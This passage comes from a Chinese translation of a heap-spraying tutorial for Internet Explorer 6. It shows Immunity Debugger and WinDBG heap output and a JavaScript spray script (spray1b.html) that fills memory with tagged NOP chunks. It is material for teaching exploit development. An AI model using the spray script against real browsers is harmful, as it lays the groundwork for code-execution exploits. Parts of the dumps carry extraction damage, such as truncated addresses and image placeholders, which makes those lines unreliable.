02A06AAC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06ABC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06ACC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06ADC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06AEC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06AFC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06B0C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06B1C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06B2C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06B3C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06B4C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06B5C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06B6C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06B7C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06B8C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06B9C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06BAC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06BBC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06BCC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06BDC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06BEC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06BFC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06C0C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06C1C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06C2C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE

Log data	
Address	Message
00224884	0x00224884 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
00226A8C	0x00226A8C : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
00228C94	0x00228C94 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
02A00464	0x02A00464 : "CORELAN!" : (PAGE_READWRITE) [None]
02A0266C	0x02A0266C : "CORELAN!" : (PAGE_READWRITE) [None]
02A04874	0x02A04874 : "CORELAN!" : (PAGE_READWRITE) [None]
02A06A7C	0x02A06A7C : "CORELAN!" : (PAGE_READWRITE) [None]
0BADF00D	... Only the first 20 pointers are shown here. For more pointers, open c:\logs\iexplore\...
0BADF00D	Done. Found 201 pointers
	[+] This mona.py action took 0:00:05.093000

d 0x02a06a7c

在顶部，查看内存块的内容，可以看到 tag + nops，直到 0x1000 字节，这是否正确呢？

前面我们提到 tag 包含 8 个字符，但 unescape 函数在检测长度时却只返回 4 字节长度。如果 unescape 在检测长度时，我们给予 0x2000 字节，那么返回后的长度就可以与 0x1000 字节相匹配。当再次分配内存时，html 页面输出“Allocated 4096 bytes”。这也是为什么在 BSTR 对象头信息看到 0x2000 的原因。这样分配就与我们期望达到的效果一致，这些复杂的过程主要与 .length 返回一半字节大小相关。在用 unescape 的 .length 去检测分配的内存块大小时，应当记住实际大小是其返回值的两倍。原始用 NOPS 填充的“chunk”大小为 8192 字节(0x2000)，BSTR 对象也是被 NOPS 填充的，因此如果那是正确的，那么从 find.txt 中获取的最后指针(偏移 0x1000)，也是可以看到 NOPS：

[illegible]

L Log data

```

Address  Message
00224884  0x00224884 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
00226A8C  0x00226A8C : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
00228C94  0x00228C94 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
02A00464  0x02A00464 : "CORELAN!" : (PAGE_READWRITE) [None]
02A0266C  0x02A0266C : "CORELAN!" : (PAGE_READWRITE) [None]
02A04874  0x02A04874 : "CORELAN!" : (PAGE_READWRITE) [None]
02A06A7C  0x02A06A7C : "CORELAN!" : (PAGE_READWRITE) [None]
0BADF00D  ... Only the first 20 pointers are shown here. For more pointers, open c
0BADF00D  Done. Found 201 pointers
[+] This mona.py action took 0:00:05.093000

```

d 0x02bc3b3c+0x1000

查看偏移 0x2000，可以发现 BSTR 对象末尾都被 NOPS 填充了：

Address	Hex dump	ASCII
02BC581C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02BC582C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02BC583C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC584C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC585C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC586C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC587C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC588C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC589C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC58AC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC58BC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC58CC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC58DC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC58EC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC58FC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC590C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC591C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC592C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC593C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC594C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC595C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC596C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC597C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC598C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC599C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC59AC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC59BC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC59CC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC59DC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC59EC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC59FC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5A0C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5A1C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5A2C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5A3C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5A4C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5A5C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5A6C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5A7C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5A8C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5A9C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5AAC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5ABC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5AC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5AD	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5AE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5AF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5B1	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5B2	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5B3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5B4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5B5	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5B6	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5B7	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5B9	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5BA	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5BB	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5BC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5BD	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5BE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5BF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5C1	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5C2	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5C3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5C4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5C5	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5C6	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5C7	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5C9	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5CA	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5CB	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5CC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5CD	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5CE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5CF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5D1	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5D2	00 00 00 00 00 00 00 00 00 00 F8 01 00 00 BF 68 4D E8°0..7hM\$
02BC5D3	00 00 00 00 00 00 FF 5F 7B 00 00 00 00 00 00 00 00
02BC5D4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5D5	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5D6	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5D7	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5D9	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC5DA	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Log data


Address	Message
00224884	0x00224884 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
00226A8C	0x00226A8C : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
00228C94	0x00228C94 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
02A00464	0x02A00464 : "CORELAN!" : (PAGE_READWRITE) [None]
02A0266C	0x02A0266C : "CORELAN!" : (PAGE_READWRITE) [None]
02A04874	0x02A04874 : "CORELAN!" : (PAGE_READWRITE) [None]
02A06A7C	0x02A06A7C : "CORELAN!" : (PAGE_READWRITE) [None]
0BA0F00D	... Only the first 20 pointers are shown here. For more pointers, open c:\logs
0BA0F00D	Done. Found 201 pointers
0BA0F00D	[+] This mona.py action took 0:00:05.093000

d 0x02bc3b3c+0x2000


现在我们已经达到目的了，我们设法在堆上放置大块的内存块，并弄清楚了使用 unescape 计算 BSTR 对象得到的实际大小。

WinDBG

下面用 windbg 来查看 heap spray，暂时先不要关闭 Immunity Debugger，但先从 Immunity Debugger 分离出 iexplore.exe（File - detach）。打开 WinDBG 并附加 iexplore.exe 进程：



通过 View – Memory，可以查看任意地址并 dump 出内容。Dump 出 find.txt 中找到的地址：



Windbg 有提供一些方便查看堆信息的命令，运行如下命令：

```
!heap -stat
```

它会显示 iexplore.exe 进程中的所有进程堆，包括各个部分(reserved & committed bytes)，也包括 VirtualAlloc

分配的内存块:

```
0:005> !heap -stat
_HEAP 00150000
  Segments      00000004
    Reserved bytes 00800000
    Committed bytes 00405000
  VirtAllocBlocks 00000000
  VirtAlloc bytes 00000000
_HEAP 00910000
  Segments      00000001
    Reserved bytes 00100000
    Committed bytes 00100000
  VirtAllocBlocks 00000000
  VirtAlloc bytes 00000000
_HEAP 00ff0000
  Segments      00000002
    Reserved bytes 00110000
    Committed bytes 00027000
  VirtAllocBlocks 00000000
  VirtAlloc bytes 00000000
_HEAP 00030000
  Segments      00000002
    Reserved bytes 00110000
    Committed bytes 00014000
  VirtAllocBlocks 00000000
  VirtAlloc bytes 00000000
_HEAP 01210000
  Segments      00000002
    Reserved bytes 00110000
    Committed bytes 00012000
  VirtAllocBlocks 00000000
  VirtAlloc bytes 00000000
0:005>
```

默认进程堆（列表中的第一个）相对其它进程堆有很更大的一块 committed bytes:

```
0:008> !heap -stat
_HEAP 00150000
  Segments      00000003
    Reserved bytes 00400000
    Committed bytes 00279000
  VirtAllocBlocks 00000000
  VirtAlloc bytes 00000000
```

使用命令!heap -a 00150000 可以获取更多的详细信息:

```
0:009> !heap -a 00150000
Index  Address  Name           Debugging options enabled
1:    00150000
  Segment at 00150000 to 00250000 (00100000 bytes committed)
  Segment at 028e0000 to 029e0000 (000fe000 bytes committed)
  Segment at 029e0000 to 02be0000 (0008f000 bytes committed)
  Flags:      00000002
  ForceFlags: 00000000
  Granularity: 8 bytes
```

```
Segment Reserve:      00400000
Segment Commit:       00002000
DeCommit Block Thres: 00000200
DeCommit Total Thres: 00002000
Total Free Size:      00000e37
Max. Allocation Size: 7ffdefff
Lock Variable at:     00150608
Next TagIndex:        0000
Maximum TagIndex:     0000
Tag Entries:          00000000
PsuedoTag Entries:    00000000
Virtual Alloc List:   00150050
UCR FreeList:         001505b8
FreeList Usage:       2000c048 00000402 00008000 00000000
FreeList[ 00 ] at 00150178: 0021c6d8 . 02a6e6b0
    02a6e6a8: 02018 . 00958 [10] - free
    029dd0f0: 02018 . 00f10 [10] - free
    0024f0f0: 02018 . 00f10 [10] - free
    00225770: 017a8 . 01878 [00] - free
    0021c6d0: 02018 . 02930 [00] - free
FreeList[ 03 ] at 00150190: 001dfa20 . 001dfe08
    001dfe00: 00138 . 00018 [00] - free
    001dfb58: 00128 . 00018 [00] - free
    001df868: 00108 . 00018 [00] - free
    001df628: 00108 . 00018 [00] - free
    001df3a8: 000e8 . 00018 [00] - free
    001df050: 000c8 . 00018 [00] - free
    001e03d0: 00158 . 00018 [00] - free
    001def70: 000c8 . 00018 [00] - free
    001d00f8: 00088 . 00018 [00] - free
    001e00e8: 00048 . 00018 [00] - free
    001cfd78: 00048 . 00018 [00] - free
    001d02c8: 00048 . 00018 [00] - free
    001dfa18: 00048 . 00018 [00] - free
FreeList[ 06 ] at 001501a8: 001d0048 . 001dfca0
    001dfc98: 00128 . 00030 [00] - free
    001d0388: 000a8 . 00030 [00] - free
    001d0790: 00018 . 00030 [00] - free
    001d0040: 00078 . 00030 [00] - free
FreeList[ 0e ] at 001501e8: 001c2a48 . 001c2a48
    001c2a40: 00048 . 00070 [00] - free
FreeList[ 0f ] at 001501f0: 001b5628 . 001b5628
    001b5620: 00060 . 00078 [00] - free
FreeList[ 1d ] at 00150260: 001ca450 . 001ca450
```



```
001ca448: 00090 . 000e8 [00] - free
FreeList[ 21 ] at 00150280: 001cfb70 . 001cfb70
001cfb68: 00510 . 00108 [00] - free
FreeList[ 2a ] at 001502c8: 001dea30 . 001dea30
001dea28: 00510 . 00150 [00] - free
FreeList[ 4f ] at 001503f0: 0021f518 . 0021f518
0021f510: 00510 . 00278 [00] - free
```

Segment00 at 00150640:

```
Flags:          00000000
Base:           00150000
First Entry:    00150680
Last Entry:     00250000
Total Pages:    00000100
Total UnCommit: 00000000
Largest UnCommit:00000000
UnCommitted Ranges: (0)
```

Heap entries for Segment00 in Heap 00150000

```
00150000: 00000 . 00640 [01] - busy (640)
00150640: 00640 . 00040 [01] - busy (40)
00150680: 00040 . 01808 [01] - busy (1800)
00151e88: 01808 . 00210 [01] - busy (208)
00152098: 00210 . 00228 [01] - busy (21a)
001522c0: 00228 . 00090 [01] - busy (88)
00152350: 00090 . 00080 [01] - busy (78)
001523d0: 00080 . 000a8 [01] - busy (a0)
00152478: 000a8 . 00030 [01] - busy (22)
001524a8: 00030 . 00018 [01] - busy (10)
001524c0: 00018 . 00048 [01] - busy (40)
```

<...>

```
0024d0d8: 02018 . 02018 [01] - busy (2010)
0024f0f0: 02018 . 00f10 [10]
```

Segment01 at 028e0000:

```
Flags:          00000000
Base:           028e0000
First Entry:    028e0040
Last Entry:     029e0000
Total Pages:    00000100
Total UnCommit: 00000002
Largest UnCommit:00002000
UnCommitted Ranges: (1)
```

```
029de000: 00002000
```

Heap entries for Segment01 in Heap 00150000

```
028e0000: 00000 . 00040 [01] - busy (40)
028e0040: 00040 . 03ff8 [01] - busy (3ff0)
028e4038: 03ff8 . 02018 [01] - busy (2010)
028e6050: 02018 . 02018 [01] - busy (2010)
028e8068: 02018 . 02018 [01] - busy (2010)
```

<...>

如果你想查看堆分配的统计数，可以使用以下命令：

```
0:005> !heap -stat -h 00150000
heap @ 00150000
group-by: TOTSIZE max-display: 20
size      #blocks      total      ( %) (percent of total busy bytes)
3fff8 8 - 1fffc0 (51.56)
fff8 5 - 4ffd8 (8.06)
1fff8 2 - 3fff0 (6.44)
1ff8 1d - 39f18 (5.84)
3ff8 b - 2bfa8 (4.43)
7ff8 5 - 27fd8 (4.03)
18fc1 1 - 18fc1 (2.52)
13fc1 1 - 13fc1 (2.01)
8fc1 2 - 11f82 (1.81)
8000 2 - 10000 (1.61)
b2e0 1 - b2e0 (1.13)
ff8 a - 9fb0 (1.01)
4fc1 2 - 9f82 (1.00)
57e0 1 - 57e0 (0.55)
20 2a9 - 5520 (0.54)
4ffc 1 - 4ffc (0.50)
614 c - 48f0 (0.46)
3980 1 - 3980 (0.36)
7f8 6 - 2fd0 (0.30)
580 8 - 2c00 (0.28)
```

用以下命令可查看分配的喷射数据：

```
0:005> !heap -p -a 0x02bc3b3c
address 02bc3b3c found in
_HEAP @ 150000
HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state
02b8a440 8000 0000 [01] 02b8a448 3fff8 - (busy)
```

注意 **UserSize** – 堆块的实际大小，这里是 Internet Explorer 分配一块大小为 0x3fff8 字节的内存块。我们知道分配的字节数并不总是直接与欲保存的数据相一致，但我们可以通过更改 **BSTR** 对象的大小来操作的分配字节数，以使其分配的字节数与欲存储的数据大小更接近。下面修改前面的脚本，使用值为 0x4000 的 **chunksize**（结果为 0x4000 * 2，这更接近于堆分配大小）：

([spray1b.html](#))

```
<html>
<script >
// heap spray test script
// corelanc0d3r
// don't forget to remove the backslashes
tag = unescape('%u\4F43%u\4552'); // CORE
tag += unescape('%u\414C%u214E'); // LAN!

chunk = '';
chunksize = 0x4000;
nr_of_chunks = 200;


for ( counter = 0; counter < chunksize; counter++)
{
    chunk += unescape('%u\9090%u\9090'); //nops
}

document.write("size of NOPS at this point : " + chunk.length.toString() + "<br>");
chunk = chunk.substring(0, chunksize - tag.length);
document.write("size of NOPS after substring : " + chunk.length.toString() + "<br>");

// create the array
testarray = new Array();
for ( counter = 0; counter < nr_of_chunks; counter++)
{
    testarray[counter] = tag + chunk;
    document.write("Allocated " + (tag.length+chunk.length).toString() + " bytes <br>");
}
alert("Spray done")

</script>
</html>
```

关闭 windbg 和 vmmap, 用 IE6 打开新的 html 文件:



当实际堆喷射后，用 windbg 附加 iexplore.exe，并输入以下命令：

```
0:008> !heap -stat
```

```
_HEAP 00150000
  Segments          00000005
    Reserved bytes 01000000
    Committed bytes 009d6000
  VirtAllocBlocks   00000000
    VirtAlloc bytes 00000000
<...>
```

```
0:008> !heap -stat -h 00150000
```

```
heap @ 00150000
group-by: TOTSIZE max-display: 20
  size    #blocks    total    ( %) (percent of total busy bytes)
8fc1 cd - 731d8d (74.54)
3fff8 2 - 7fff0 (5.18)
1fff8 3 - 5ffe8 (3.89)
fff8 5 - 4ffd8 (3.24)
1ff8 1d - 39f18 (2.35)
3ff8 b - 2bfa8 (1.78)
7ff8 4 - 1ffe0 (1.29)
18fc1 1 - 18fc1 (1.01)
```

```

7ff0 3 - 17fd0 (0.97)
13fc1 1 - 13fc1 (0.81)
8000 2 - 10000 (0.65)
b2e0 1 - b2e0 (0.45)
ff8 8 - 7fc0 (0.32)
57e0 1 - 57e0 (0.22)
20 2ac - 5580 (0.22)
4ffc 1 - 4ffc (0.20)
614 c - 48f0 (0.18)
3980 1 - 3980 (0.15)
7f8 7 - 37c8 (0.14)
580 8 - 2c00 (0.11)

```

这里有%74.54 分配到相同大小的内存块：0x8fc1 字节，共分配了 0xcd(205)次。分配的堆块值与我们想分配的数据大小比较接近，块数也接近我们喷射的次数。

注意：通过运行!heap -stat -h 可以查看所有堆的同类信息。

接下来用下列命令列出所有指定大小的分配块：

```

0:008> !heap -flt s 0x8fc1
_HEAP @ 150000
HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state
001f1800 1200 0000 [01] 001f1808    08fc1 - (busy)
02419850 1200 1200 [01] 02419858    08fc1 - (busy)
OLEAUT32!CTypeInfo2::`vftable'
